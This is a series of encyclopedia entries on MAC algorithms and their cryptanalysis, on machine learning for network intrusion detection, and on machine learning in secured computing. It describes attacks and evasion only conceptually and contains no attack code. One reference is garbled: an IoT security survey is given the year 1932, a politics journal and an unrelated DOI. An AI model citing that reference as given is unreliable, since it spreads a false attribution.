A better proposal is the secret envelope method, or *envelope MAC* which can be described as $\mathrm{MAC}_K(x) = h(K_1 \| x \| K_2)$. For this method, Bellare et al. provide a security proof in Bellare et al. (1996a). This method has been shown to be secure based on the assumption that the compression function of the hash function is a pseudorandom function (when keyed through the chaining variable). While this is an interesting result, it should be pointed out that the compression function of most hash functions has not been evaluated with respect to this property. For the particular envelope method of Internet RFC 1828 (Metzger and Simpson 1995), it was shown by Preneel and van Oorschot (1996) that an internal collision attack (which requires about $2^{n/2}$ known texts) does not only allow for a forgery but also a key recovery attack. This attack exploits the standard padding algorithms in modern hash functions and illustrates that one has to be very careful when transforming a hash function into a MAC algorithm.

To account for such pitfalls, the MDx-MAC has been proposed which extends the envelope method by also introducing secret key material into every iteration (Preneel and van Oorschot 1995). This makes the pseudo-randomness assumption more plausible. Moreover, it precludes the key recovery attack by extending the keys to complete blocks. MDx-MAC has been included in the ISO standard (ISO/IEC 9797 2002).

HMAC is the most popular hash function variant, which uses a nested construction (with padded keys):

$$\mathrm{MAC}_K(x) = h\left(K_2 \left\| h\left(K_1 \left\| x\right.\right)\right.\right).$$

The security of HMAC is guaranteed if the hash function is collision resistant for a secret value H_0, and if the compression function itself is a secure MAC for one block (with the secret key in the H_i input and the text in the x_i input) (Bellare et al. 1996b). While these assumptions are weaker than for the secret envelope method, it still requires further validation for existing hash functions. HMAC is used for providing message authentication in the Internet Protocol Ipsec, TLS (Transport Layer Security) and has been included in an ISO (ISO/IEC 9797 2002) and FIPS standard (FIPS 198 2002).

Two-Track-MAC is another construction which exploits the presence of two parallel internal trails in RIPEMD-160 (den Boer et al. 2001).

Dedicated MAC Algorithms

The Message Authentication Algorithm (MAA) was designed in 1983 by Davies and Clayden (Davies 1985; Davies and Price 1989). In 1987, it became a part of the ISO 8731 banking standard (ISO 8731 1992). Several weaknesses of MAA have been identified by Preneel et al. (1997), but none of these form an immediate threat to existing applications. However, it would be advisable to check for the known classes of weak keys (Preneel et al. 1997) and to change the key frequently.

A cryptanalysis of an early MAC algorithm can be found in Preneel et al. (1990). A few MAC algorithms in use have not been published, such as the S.W.I.F.T. authenticator and the Swedish algorithm Data Seal. Several proprietary MAC algorithms that can process only short messages algorithm have been leaked: This includes the Sky Videocrypt system of British Sky Broadcasting (which was leaked out in 1993 and replaced), the COMP128 algorithm which was used by certain GSM operators as A3/A8 algorithm (a fix for its weaknesses is proposed in Handschuh and Paillier (2000); it has been upgraded to COMP128–2 and COMP128–3) and the function used in the SecureID token (for which an analysis can be found in Biryukov et al. (2004)). Proprietary algorithms which have not been leaked include Telepass 1 (from Bull) and the DECT Standard Authentication Algorithm (DSAA) for cordless telephony.

Cross-References

- CMAC
- HMAC
- MAA
- PMAC

Recommended Reading

ANSI X9.19 (1986) Financial institution retail message authentication. American Bankers Association, Washington, DC

Bellare M, Guérin R, Rogaway P (1995) XOR MACs: new methods for message authentication using block ciphers. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 15–28
[zbMATH]

Bellare M, Canetti R, Krawczyk H (1996a) Pseudorandom functions revisited: the cascade construction and its concrete security. In: Proceedings of the 37th annual symposium on the foundations of computer science. IEEE, Washington, DC, pp 514–523
[zbMATH]

Bellare M, Canetti R, Krawczyk H (1996b) Keying hash functions for message authentication. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 1–15
[zbMATH]

Bellare M, Kilian J, Rogaway P (2000) The security of cipher block chaining. J Comput Syst Sci 61(3):362–399. Earlier version in Desmedt Y (ed) (1994) Advances in cryptology – CRYPTO'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 341–358
[zbMATH]

Biryukov A, Lano J, Preneel B (2004) Cryptanalysis of the alleged SecurID hash function. In: Matsui M, Zuccheratop RJ (eds) Selected areas in cryptography 2003. Lecture notes in computer science, vol 3006. Springer, Berlin, pp 130–144
[zbMATH]

Black J, Rogaway P (2000) CBC-MACs for arbitrary length messages. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 197–215
[zbMATH]

Black J, Rogaway P (2002) A block-cipher mode of operation for parallelizable message authentication. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2002. Lecture notes in computer science, vol 2332. Springer, Berlin, pp 384–397
[zbMATH]

Davies D (1985) A message authenticator algorithm suitable for a mainframe computer. In: Blakley GR, Chaum D (eds) Advances in cryptology – CRYPTO'84. Lecture notes in computer science, vol 196. Springer, Berlin, pp 393–400
[zbMATH]

Davies D, Price WL (1989) Security for computer networks: an introduction to data security in teleprocessing and electronic funds transfer, 2nd edn. Wiley, New York
[zbMATH]

den Boer B, Van Rompay B, Preneel B, Vandewalle J (2001) New (two-track-)MAC based on the two trails of RIPEMD. In: Vaudenay S, Youssef AM (eds) Selected areas in cryptography 2001. Lecture notes in computer science, vol 2259. Springer, Berlin, pp 314–324
[zbMATH]

FIPS 180-1 (1995) Secure hash standard. NIST, US Department of Commerce, Washington, DC

FIPS 198 (2002) The keyed-hash message authentication code (HMAC). NIST, US Department of Commerce, Washington, DC

Gligor V, Donescu P (2002) Fast encryption and authentication: XCBC encryption and ECB authentication modes. In: Matsui M (ed) Fast software encryption. Lecture notes in computer science,

vol 2355. Springer, Berlin, pp 92–108
[zbMATH]

Handschuh H, Paillier P (2000) Reducing the collision probability of alleged Comp128. In: Quisquater J-J, Schneier B (eds) Smart card research and applications. Lecture notes in computer science, vol 1820. Springer, Berlin, pp 380–385
[zbMATH]

ISO 8731 (1992) Banking – approved algorithms for message authentication, Part 1: DEA, 1987, Part 2: message authentication algorithm (MAA). ISO, Geneva

ISO/IEC 9797 (2002) Information technology – security techniques – message authentication codes (MACs). Part 1: mechanisms using a block cipher, 1999. Part 2: mechanisms using a dedicated hash-function, 2002. Standards South Africa, Pretoria

Iwata T, Kurosawa K (2003) OMAC: one key CBC MAC. In: Johansson T (ed) Fast software encryption. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 129–153
[zbMATH]

Jaulmes E, Joux A, Valette F (2002) On the security of randomized CBC-MAC beyond the birthday paradox limit: a new construction. In: Daemen J, Rijmen V (eds) Fast software encryption. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 237–251
[zbMATH]

Knudsen L (1997) Chosen-text attack on CBC-MAC. Electron Lett 33(1):48–49
[zbMATH]

Knudsen L, Preneel B (1998) MacDES: MAC algorithm based on DES. Electron Lett 34(9):871–873
[zbMATH]

Metzger P, Simpson W (1995) IP authentication using keyed MD5. Internet Request for Comments 1828

NIST Special Publication 800-38B (2002) Draft recommendation for block cipher modes of operation: the RMAC authentication mode

Petrank E, Rackoff C (2000) CBC MAC for real-time data sources. J Cryptol 13(3):315–338
[MathSciNet][zbMATH]

Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology – CRYPTO’95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 1–14
[zbMATH]

Preneel B, van Oorschot PC (1996) On the security of two MAC algorithms. In: Maurer U (ed) Advances in cryptology – EUROCRYPT’96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 19–32
[zbMATH]

Preneel B, van Oorschot PC (1999) On the security of iterated message authentication codes. IEEE Trans Info Theory IT-45(1):188–199
[MathSciNet][zbMATH]

Preneel B, Bosselaers A, Govaerts R, Vandewalle J (1990) Cryptanalysis of a fast cryptographic checksum algorithm. Comput Secur 9(3):257–262
[zbMATH]

Preneel B, Rijmen V, van Oorschot PC (1997) A security analysis of the message authenticator algorithm (MAA). Eur Trans Telecommun 8(5):455–470
[zbMATH]

RIPE (1995) Integrity primitives for secure information systems. In: Bosselaers A, Preneel B (eds) Final report of RACE integrity primitives evaluation (RIPE-RACE1040). Lecture notes in computer science, vol 1007. Springer, Berlin

Simmons GJ (1991) How to insure that data acquired to verify treaty compliance are trustworthy. In: Simmons GJ (ed) Contemporary cryptology: the science of information integrity. IEEE Press, Piscataway, pp 615–630
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300568

Machine Learning

Hardware Security in the Age of Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300569

Machine Learning (Data Mining) for Privacy Policy Summarization

Economics of Privacy: Privacy, a Machine Learning Perspective

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300570

Machine Learning for Attack Detection

Machine Learning for Network Intrusion Detection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1631

Machine Learning for Network Intrusion Detection

Zonghua Zhang[3] ✉
(3) IMT Lille Douai, Institut Mines-Télécom, Villeneuve d'Ascq, France

✉ **Zonghua Zhang**
Email: zonghua.zhang@imt-lille-douai.fr

Synonyms

AI in intrusion detection; Machine learning for attack detection

Definitions

Intrusion detection is about discriminating malicious behavior of attackers from normal activities by monitoring system behavior. The detection approaches can be generally classified into anomaly-based intrusion detection (creating profiles of normal behavior using machine learning algorithms) and signature-based intrusion detection or misuse detection (creating signatures of malicious behavior based on formal specification or specific rules). According to the operating environment, intrusion detection systems (IDS) can be roughly classified into host-based intrusion detection system (HIDS) and network-based intrusion detection system (NIDS), even though they are often used together and a clear line between them is hard to draw.


Background

While the concept of intrusion detection has been proposed for nearly four decades, the design rationale, architecture, and detection algorithms have kept evolving in order to meet the requirements of different computer and communication systems. The first-generation IDSs are mostly focused on single hosts. The second-generation IDSs are normally deployed together with other security counterparts, e.g., firewalls, and intrusion prevention systems, collectively constructing multi-layered security mechanism and contributing together to security information and event management (SIEM) system. It is worth noting that an IDS always works out of band and takes no action to the ongoing traffic (alerts triggered when an intrusion happens), while a firewall normally operates in line and is able to intercept or block the traffic as soon as the predefined policy is violated. The third-generation IDSs aim at leveraging big data analytics for obtaining security intelligence, which are particularly interesting for data center networks.

Theory and Application

It is widely accepted that misuse detection has gained much more popularity than anomaly detection in practical deployment, even though both of them have been extensively studied in the community and many commercial products have claimed the usage of anomaly detection. One of the major reasons for this imbalance is that anomaly detection essentially relies on machine learning to characterize normal behavior of computer systems and to finally detect *novel* attacks which are expected to exhibit significant deviations from system normality.

To date, a large variety of machine learning algorithms has been applied to anomaly detection, such as neural networks, support vector machines, k-nearest neighbors algorithms, genetic algorithms, and various clustering algorithms, as well as reinforcement learning algorithms (Chandola et al., 2009). Recent years have also witnessed the attempts to use deep learning for anomaly detection. Some lessons learned about using machine learning for anomaly detection have been shared in Sommer and Paxson (2010). The following discussion adopts a generic methodology of using machine learning, which is shown in Fig. 1.



Machine Learning for Network Intrusion Detection, Fig. 1 Machine learning for intrusion detection

Data collection. Network traffic of interest is collected using particular tools by specifically taking into account network scenarios (e.g., small- or large-scale enterprise networks, backbone networks, data center networks, wireless networks, campus networks, bank networks, home networks), protocols (e.g., TCP/IP, HTTP, FTP, SIP, DNS), and services (e.g., web, game, email, VoIP). Depending on network scenarios, IDS sensors can be distributed at particular spots of interest (e.g., edge routers) for broadening detection coverage and enhancing detection accuracy.

Feature engineering. To characterize network normality sufficiently well, the variability of network traffic must be carefully examined. The commonly used traffic features include both coarse-grained traffic statistics (e.g., network bandwidth, duration of connections/sessions, aggregated traffic volume during certain periods) and fine-grained packet-level features (e.g., time intervals between two particular packets). Also, the features of encrypted traffic used by an IDS are different from those of unencrypted traffic. Moreover, it is paramount to understand specific security requirements and build concrete threat and attack models (w.r.t. attack intent, cost, consequence), so as to narrow down the scope of anomaly detection and select the most effective traffic features. For example, the features used for detecting DDoS attack are different from the ones used for botnet detection. The features used for web service-based anomaly detection is also different from the ones used for SIP-based anomaly detection.

Dataset. Training dataset plays a vital role for machine learning algorithms in obtaining effective models. Unfortunately, unlike other machine learning application domains, such as image processing and NLP, which have plenty of training data with reliable annotations, anomaly detection always suffers from the shortage of quality training dataset. The

researcher have to set up dedicated tools, simulation or emulation environment, and testbeds, which usually require sophisticated expert knowledge, to collect data of interest on their own. Due to specific configurations, privacy concerns, or certain regulations, such datasets are normally not publicly available. It is well recognized by the research community that the lack of benchmark dataset severely impedes comparative studies and evaluation between different IDSs (McHugh, 2000; Sommer and Paxson, 2010).

Machine learning algorithms and detection models. Fundamentally, a classification algorithm relies on extensive training process with sufficient data to obtain effective models. Thus, the more data (in terms of varieties) it has seen, the better model it outputs. Anomaly detection is essentially a one-class classification (or outlier detection) problem, as the data resulting from novel attacks (aka zero-day attacks) is normally unavailable. Also, anomaly detection generally prefers unsupervised machine learning algorithms to supervised learning algorithms, as system normality may contain a large variety that can be hardly labeled.

IDS alerts correlation. When an IDS alert occurs, a security administrator has to carefully investigate its origin and take cost-effective response. Clearly, the excessive amount of false alerts generated by anomaly detection system will incur nontrivial operational cost. Alert reduction, aggregation, and correlation are therefore indispensable for improving detection performance and reducing operational cost (Ning et al., 2002).

IDS evaluation and results interpretation. IDS evaluation has remained as a long-standing challenge in research community. A pair of commonly accepted metrics is detection accuracy and false positive rate, and ROC is used to graphically represent their relationship. Many researchers have also used typical classification metrics (i.e., precision, recall, and F1 score) to quantify the performance of IDS. However, those quantitative metrics always remain ambiguity, especially false positives and false negatives, without giving ground truth and semantics. The lack of explainability of the used algorithms, especially deep learning algorithms, may also make the results hard to understand and explain.

IDS evasion. Attackers can manage to bypass IDSs by using various techniques. For example, malware creators can use metamorphic and polymorphic schemes to evade signature-based IDS. Attackers can also mimic normal behavior of a victim system to evade anomaly detection algorithm. Low-rate DDoS attack can intentionally decrease its traffic volume to seemingly normal range or disperse the traffic to a large number of attack agents, rendering threshold-based DDoS mitigation system ineffective. Also, adversarial learning enables attacker to learn the behavior of anomaly detection algorithm and generate attack traffic in a subtle way that mimics normal behavior and finally fool the detection model.

Open Problems and Future Directions

Some valuable lessons learned and experiences about network anomaly detection have been shared in Sommer and Paxson (2010), and several recommendations on using machine learning were given: (1) understanding the threat model with respect to attack intent, cost, and skill; (2) keeping the scope narrow and focusing on specific attacks and associated features; (3) reducing the cost resulting from excessive false positives; and (4) evaluation with quality data and insightful results understanding. Although the recommendations were given 10 years ago, we believe most of them remain meaningful and important for today's IDS research community. As a matter of fact, intrusion detection is an interdisciplinary domain covering networking, machine learning, computer hardware, database, and some other computer science subjects, so the development of any subjects could potentially contribute to the development of intrusion detection. For example, streaming telemetry enables on-the-fly query to network traffic of interest, enabling intrusion detection algorithms to obtain data with different features (e.g., statistics of network traffic and packets) on demand. Programmable switches and virtualized IDS allow flexible, dynamic, and automated deployment, depending on specific thread model and security policies. In particular, considering the recent advancement of AI, we believe a large set of research questions, in which several examples are given below, deserve careful studies in the near future.

- As aforesaid, both supervised (e.g., SVM) and unsupervised (e.g., clustering algorithms) machine learning algorithms have been applied for intrusion detection. As network data gets increasingly rich and diverse,

recent years have seen tremendous efforts on applying deep learning algorithms to unsupervised multivariate anomaly detection, which we believe will be one of hot research topics in the coming years (Su et al., 2019).

- Collaborative intrusion detection. While the conceptual architecture has been proposed for many years, collaborative and distributed intrusion detection system has not been really implemented in practice, chiefly due to privacy concerns. Collaborative machine learning techniques such as federated learning offer potential solutions by allowing multiple parties to participate model training without sharing their data. This is particularly interesting for network service-based anomaly detection across multiple domains. For distributed IDS, reinforcement learning algorithms have potential to optimize the behavior of individual anomaly detectors for achieving better detection performance as a whole (Zhang and Shen, 2009).
- Using particular machine learning algorithms to improve intrusion detection performance and robustness. For example, active learning can improve the quality of labels, especially of the novel normal activities, in the training dataset. Adversarial learning can be also leveraged to improve the accuracy and robustness of anomaly detection models on detecting attacks that mimic normal network behavior (Audibert et al., 2020).

References

Audibert J, Michiardi P, Guyard F, Marti S, Zuluaga MA (2020) Usad: unsupervised anomaly detection on multivariate time series. Association for Computing Machinery

Chandola V, Banerjee A, Kumar V (2009) Anomaly detection: a survey. ACM Comput Surv 41(3):15 [zbMATH]

McHugh J (2000) Testing intrusion detection systems: a critique of the 1998 and 1999 darpa intrusion detection system evaluations as performed by lincoln laboratory. ACM Trans Inf Syst Secur 3(4):262–294. https://doi.org/10.1145/382912.382923
[zbMATH]

Ning P, Cui Y, Reeves DS (2002) Constructing attack scenarios through correlation of intrusion alerts. In: Proceedings of the 9th ACM conference on computer and communications security. Association for Computing Machinery, New York, CCS '02, pp 245–254. https://doi.org/10.1145/586110.586144

Sommer R, Paxson V (2010) Outside the closed world: on using machine learning for network intrusion detection. In: Proceedings of the 2010 IEEE Symposium on Security and Privacy. IEEE Computer Society

Su Y, Zhao Y, Niu C, Liu R, Sun W, Pei D (2019) Robust anomaly detection for multivariate time series through stochastic recurrent neural network. In: Proceedings of the 25th ACM SIGKDD international conference on knowledge discovery & data mining, New York, KDD '19, pp 2828–2837

Zhang Z, Shen H (2009) M-AID: an adaptive middleware built upon anomaly detectors for intrusion detection and rational response. ACM Trans Auton Adapt Syst 4(4):24:1–24:35. https://doi.org/10.1145/1636665.1636670

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1632

Machine Learning in Secured Computing

Xiangyu Wei[4] ✉, Xu Han[4] ✉ and Wei Wang[4] ✉
(4) Beijing Key Laboratory of Security and Privacy in Intelligent Transportation, Beijing Jiaotong University, Beijing, China

✉ **Xiangyu Wei**
Email: weixiangyu@bjtu.edu.cn

✉ **Xu Han**
Email: 19112050@bjtu.edu.cn

✉ **Wei Wang (Corresponding author)**
Email: wangwei1@bjtu.edu.cn

Definitions

Machine learning (ML) in secured computing refers to leverage the capability of machine learning algorithms to enhance cybersecurity, to detect attacks, or to protect users' privacy.

Background

With the rapid development of Internet of things and big data, how to detect attacks or anomalys in big data has become an emerging issue. Machine learning plays an increasingly important role in secured computing. Machine learning and deep learning have dramatic analytical capabilities for big data. For instance, it can be employed to detect sophisticated attacks that cannot be easily recognized by traditional approaches like traditional rule-based detection, features-based detection, and even manual analysis.

Therefore, techniques such as deep learning and reinforcement learning are being increasingly used in secured computing.

Theory and Applications

Classical Machine Learning

Traditional machine learning is suitable for the situation where the amount of data is not very large. Machine learning models can be divided into supervised learning and unsupervised learning according to the availability of labels of the data.

Supervised Learning

Supervised learning methods infer a function from labeled training data. Thus, data needs to be labeled. For example, each email in spam detection is marked as spam or non-spam.

In general, if there are a lot of labeled and class-balanced samples, supervised learning is an optimal choice. Many problems in secured computing can be solved as a supervised task. For example, malware detection, credit card fraud detection, and intrusion detection can all be transformed into the supervised task.

Popular algorithms in supervised learning include naïve Bayes, decision tree, logistic regression, K-nearest neighbors, and support vector machine (SVM) (Haq et al., 2015). *Naïve Bayes* algorithm was widely used in spam filtering. It has also been employed in intrusion detection, malicious content detection, and botnet detection. *Association rules*, *fuzzy association rules*, *decision trees*, *SVM*, and *logistic regression* have been widely used for network intrusion detection, fraud detection, and anomaly detection.

Unsupervised Learning

If the training data has an imbalanced class distribution, the predictive model using supervised algorithms could be biased and inaccurate. This problem is serious in scenarios where anomaly detection is crucial such as fraudulent transactions. Meanwhile, most supervised learning algorithms cannot detect the unknown threat. Unsupervised learning is a data-driven approach. It performs a machine learning task without labels. Clustering and dimensionality reduction are two primary methods of studying the structure of datasets in unsupervised learning.

Clustering methods perform the classification without predefined classes. They try to find similar objects (through certain features) and merge them into a cluster. The clustering methods include affinity propagation clustering (AP), *K-means*, *K-nearest neighbor*, *DBSCAN (density-based spatial clustering of applications with noise)*, and *hierarchical clustering*. In some security scenarios, such as network fraud, labeled data and abnormal behavior are difficult to obtain. Clustering algorithms can be used to distinguish abnormal behavior from those of normal (Apruzzese et al., 2018). In addition, there are many uncertain factors in the security incidents, and all behaviors need to be classified. Therefore, clustering methods are very suitable for forensic analysis. Meanwhile, device identity authentication, abnormal account detection, and network intrusion detection also can be transformed as a clustering problem.

Dimensionality reduction can encode features in low-dimensional embeddings. When the data have many complex potential features, dimensionality reduction can be used to filter out unnecessary features. It is usually a subtask in a more complex model. *Principal component analysis (PCA)* algorithm, *singular value decomposition (SVD)* algorithm, *nonnegative matrix factorization (NMF)*, and *T-SNE* (Sorzano et al., 2014), multiple dimensional scaling (MDS) are usually used to reduce the dimension of the data. For instance, the massive features can cause dimensional disaster when detecting malicious web pages; thus dimension reduction for dealing with high-dimensional data space is a necessity, rather than an option.

Reinforcement Learning

So far we have introduced two typical situations in processing data – let the algorithms explore the structure and patterns with labels or without labels. These methods, however, cannot provide dynamic and sequential responses against cyberattacks, especially new or deformed threats. In addition, responses to attacks usually occur after the data collection and analysis, which hinders active defense solutions.

Unlike other popular branch of ML, *reinforcement learning (RL)* (Sutton et al., 1998) is an environment-driven approach, which characterizes an agent by creating its own learning experiences through interacting directly with the environment. Described by concepts of state, action, and reward, RL can model an autonomous agent to take sequential

actions optimally without or with limited prior knowledge of the environment. Thus RL is particularly adaptable and useful in real-time and adversarial environments (Li et al., 2019). Besides, when an anomaly detection system is employed in different industries where the alarm threshold varies from local standards, it can adjust its weights through the feedback of experts.

Deep Learning

With the increase of data and the rapid advance of computing capability, recent years have witnessed a proliferation of deep learning. For its unprecedented results across various application domains, deep neural networks (the main model of deep learning) have powerful model representation ability without feature engineering as traditional methods did. We could find proper architecture to analyze sequential or nonsequential data. For example, with the ability to extract complex hidden features from high-dimensional data with complex structure, *convolutional neural network (CNN)* is the popular choice of neural networks for analyzing both sequential (Gorokhov et al., 2017) and image datasets (Poggio and Serre, 2013; Cox and Dean, 2014). *Recurrent neural networks (RNNs)* (Williams, 1989) are shown to capture features of time sequence data, but it fails to capture the context as time steps increase. Thus, *long short-term memory* (Hochreiter and Schmidhuber, 1997) network that can store information about previous time steps has been widely used in speech and language processing as well as time series problems.

Notwithstanding the enhanced performance, supervised learning methods are not as popular as semi-supervised or unsupervised methods in anomaly detection, owing to the lack of availability of labeled training samples. The deep supervised learning method relies on the separation of data classes, while the unsupervised technology focuses on interpreting and understanding the characteristics of data. *Generative adversarial networks (GANs)*(Goodfellow et al., 2014) are popular in unsupervised machine learning, in which two neural networks (generative and discriminative models) compete against each other in an adversarial process to reach the best performance. The ability to generate samples from different attack scenarios makes its great potential to apply in IoT security (Al-garadi et al., 1932), for a set of novel attack examples can be provided to algorithms. As the core of unsupervised deep anomaly detection models, *autoencoder (AE)*

(Vincent et al., 2008) takes input as a vector and tries to match the output with the same vector. Thus AE and its variants enable semi-supervised learning and unsupervised learning becoming more prevalent in anomaly detection (Chalapathy and Chawla, 2019), such as fraud detection, intrusion detection, malware detection, and log-anomaly detection.

The input of feedforward network and memory network can be expressed as vector or vector sequence, but a lot of data are graph-structured data in practical applications, such as knowledge map, social network, and molecular network. The researchers borrowed the ideas of convolutional networks, recurrent networks, and deep autoencoders to define and design a neural network structure – *graph neural networks (GNN)* (Battaglia et al., 2018) for processing graph data. Besides, combining with the knowledge graph, GCN could be used to detect the attack graph and vulnerabilities, which makes proactive defense possible.

Emerging Machine Learning Framework

At present, the mechanism of neural networks is mainly based on supervised learning, which tends to produce task-oriented and isolated models. In addition to the disadvantages above, we also need a model that can quickly adapt to new tasks, making some other new ML frameworks becoming popular. *Ensemble learning* (Tsai et al., 2009) is known as a combination of multiple weak classifiers to significantly improve the performance. *Multitask learning* (Caruana, 1997; Zhang and Yang, 2017) uses multiple related tasks to enhance generalization ability of the model; *transfer learning* (Ganin et al., 2016; Zhang et al., 2013) is to study how to transfer model cross fields without being trained from scratch; *lifelong learning* (Chen and Liu, 2018; Kirkpatrick et al., 2017) is a method of continuous learning, in which the knowledge learned in previous tasks can be used in new tasks in the future; *meta-learning* (Wang and Hebert, 2016) focuses on how to learn a generalizable fast learning ability on multiple different tasks. Besides, *federated learning* (Kairouz et al., 2019) is a way of gaining more training data while keeping it trained in local places, to face the improvement of privacy awareness of the public.

Open Issues and Future Directions

Machine learning techniques have been widely applied to detecting network intrusion, malware, spam, etc. However, there are some limitations to the adoption of machine learning in secured computing.

One problem is applicability of ML in various secured computing. Selecting a wrong learning algorithm would result in producing unexpected outcomes that may lead to loss of the model's effectiveness and accuracy. We should define the scope of applicability of each type of machine learning before solving security problems. In reality, labeled data is often difficult to obtain, like attack data, and these is a scenario where the number of data labels belonging to one class is significantly lower than those belonging to the other classes. Therefore, the dataset needs to be preprocessed like oversampling for machine learning. Meanwhile, attack detection needs to consider the trade-off between effectiveness and efficiency. Besides, machine learning themselves are also vulnerable. For example, data used by machine learning methods may leak sensitive information, thereby compromising users' privacy. Attackers try to find the weakness of machine learning algorithms, stage adversarial attacks, and bypass the security mechanisms against systems that rely on machine learning algorithms.

In order to adapt to the difficulty of extracting effective knowledge in the information blasting's era, the models should be retrained semipermanently/long-term and quickly, leading progressive learning and long-term learning to the focus of future research in machine learning in secured computing.

Cross-References

Malware Detection

References

Al-garadi MA, Mohamed A, Al-ali A, Du X, Guizani M (1932) A survey of machine and deep learning methods for Internet of Things (IoT) security. Polit Q 3(4):581–589. https://doi.org/10.1111/j.1467-923X.1932.tb01141.x
[zbMATH]

Apruzzese G, Colajanni M, Ferretti L, Guido A, Marchetti M (2018) On the effectiveness of machine and deep learning for cyber security. In: 2018 10th international conference on cyber conflict

(CyCon). IEEE, pp 371–390

Battaglia PW, Hamrick JB, Bapst V, Sanchez-Gonzalez A, Zambaldi V, Malinowski M, Tacchetti A, Raposo D, Santoro A, Faulkner R, Gulcehre C, Song F, Ballard A, Gilmer J, Dahl G, Vaswani A, Allen K, Nash C, Langston V, Dyer C, Heess N, Wierstra D, Kohli P, Botvinick M, Vinyals O, Li Y, Pascanu R (2018) Relational inductive biases, deep learning, and graph networks, pp 1–40. http://arxiv.org/abs/1806.01261, 1806.01261

Caruana R (1997) Multitask learning. Mach Learn 28(1):41–75
[MathSciNet][zbMATH]

Chalapathy R, Chawla S (2019) Deep learning for anomaly detection: a survey, pp 1–50, http://arxiv.org/abs/1901.03407, 1901.03407

Chen Z, Liu B (2018) Lifelong machine learning. Synth Lect Artificial Intell Mach Learn 12(3):1–207
[zbMATH]

Cox DD, Dean T (2014) Neural networks and neuroscience-inspired computer vision. Curr Biol 24(18):R921–R929
[zbMATH]

Ganin Y, Ustinova E, Ajakan H, Germain P, Larochelle H, Laviolette F, Marchand M, Lempitsky V (2016) Domain-adversarial training of neural networks. J Mach Learn Res 17(1):2096–2030
[MathSciNet][zbMATH]

Goodfellow I, Pouget-Abadie J, Mirza M, Xu B, Warde-Farley D, Ozair S, Courville A, Bengio Y (2014) Generative adversarial nets. In: Advances in neural information processing systems, pp 2672–2680
[zbMATH]

Gorokhov O, Petrovskiy M, Mashechkin I (2017) Convolutional neural networks for unsupervised anomaly detection in text data. In: International conference on intelligent data engineering and automated learning. Springer, pp 500–507
[zbMATH]

Haq NF, Onik AR, Hridoy MAK, Rafni M, Shah FM, Farid DM (2015) Application of machine learning approaches in intrusion detection system: a survey. IJARAI-Int J Adv Res Artif Intell 4(3):9–18

Hochreiter S, Schmidhuber J (1997) Long short-term memory. Neural Comput 9(8):1735–1780
[zbMATH]

Kairouz P, McMahan HB, Avent B, Bellet A, Bennis M, Bhagoji AN, Bonawitz K, Charles Z, Cormode G, Cummings R, D'Oliveira RGL, Rouayheb SE, Evans D, Gardner J, Garrett Z, Gascón A, Ghazi B, Gibbons PB, Gruteser M, Harchaoui Z, He C, He L, Huo Z, Hutchinson B, Hsu J, Jaggi M, Javidi T, Joshi G, Khodak M, Konečný J, Korolova A, Koushanfar F, Koyejo S, Lepoint T, Liu Y, Mittal P, Mohri M, Nock R, Özgür A, Pagh R, Raykova M, Qi H, Ramage D, Raskar R, Song D, Song W, Stich SU, Sun Z, Suresh AT, Tramèr F, Vepakomma P, Wang J, Xiong L, Xu Z, Yang Q, Yu FX, Yu H, Zhao S (2019) Advances and open problems in federated learning. http://arxiv.org/abs/1912.04977, 1912.04977

Kirkpatrick J, Pascanu R, Rabinowitz N, Veness J, Desjardins G, Rusu AA, Milan K, Quan J, Ramalho T, Grabska-Barwinska A, et al (2017) Overcoming catastrophic forgetting in neural networks. Proc Natl Acad Sci 114(13):3521–3526
[MathSciNet][zbMATH]

Li C, Qiu M, Li C (2019) Reinforcement learning for cybersecurity. Reinforcement Learn Cyber Phys Syst (Ml):155–168. https://doi.org/10.1201/9781351006620-7, arXiv:1906.05799v2

Poggio T, Serre T (2013) Models of visual cortex. Scholarpedia 8(4):3516
[zbMATH]

Sorzano COS, Vargas J, Montano AP (2014) A survey of dimensionality reduction techniques. arXiv preprint arXiv:14032877

Sutton RS, Barto AG, et al (1998) Introduction to reinforcement learning, vol 135. MIT Press, Cambridge
[zbMATH]

Tsai CF, Hsu YF, Lin CY, Lin WY (2009) Intrusion detection by machine learning: A review. Expert Syst Appl 36(10):11994–12000
[zbMATH]

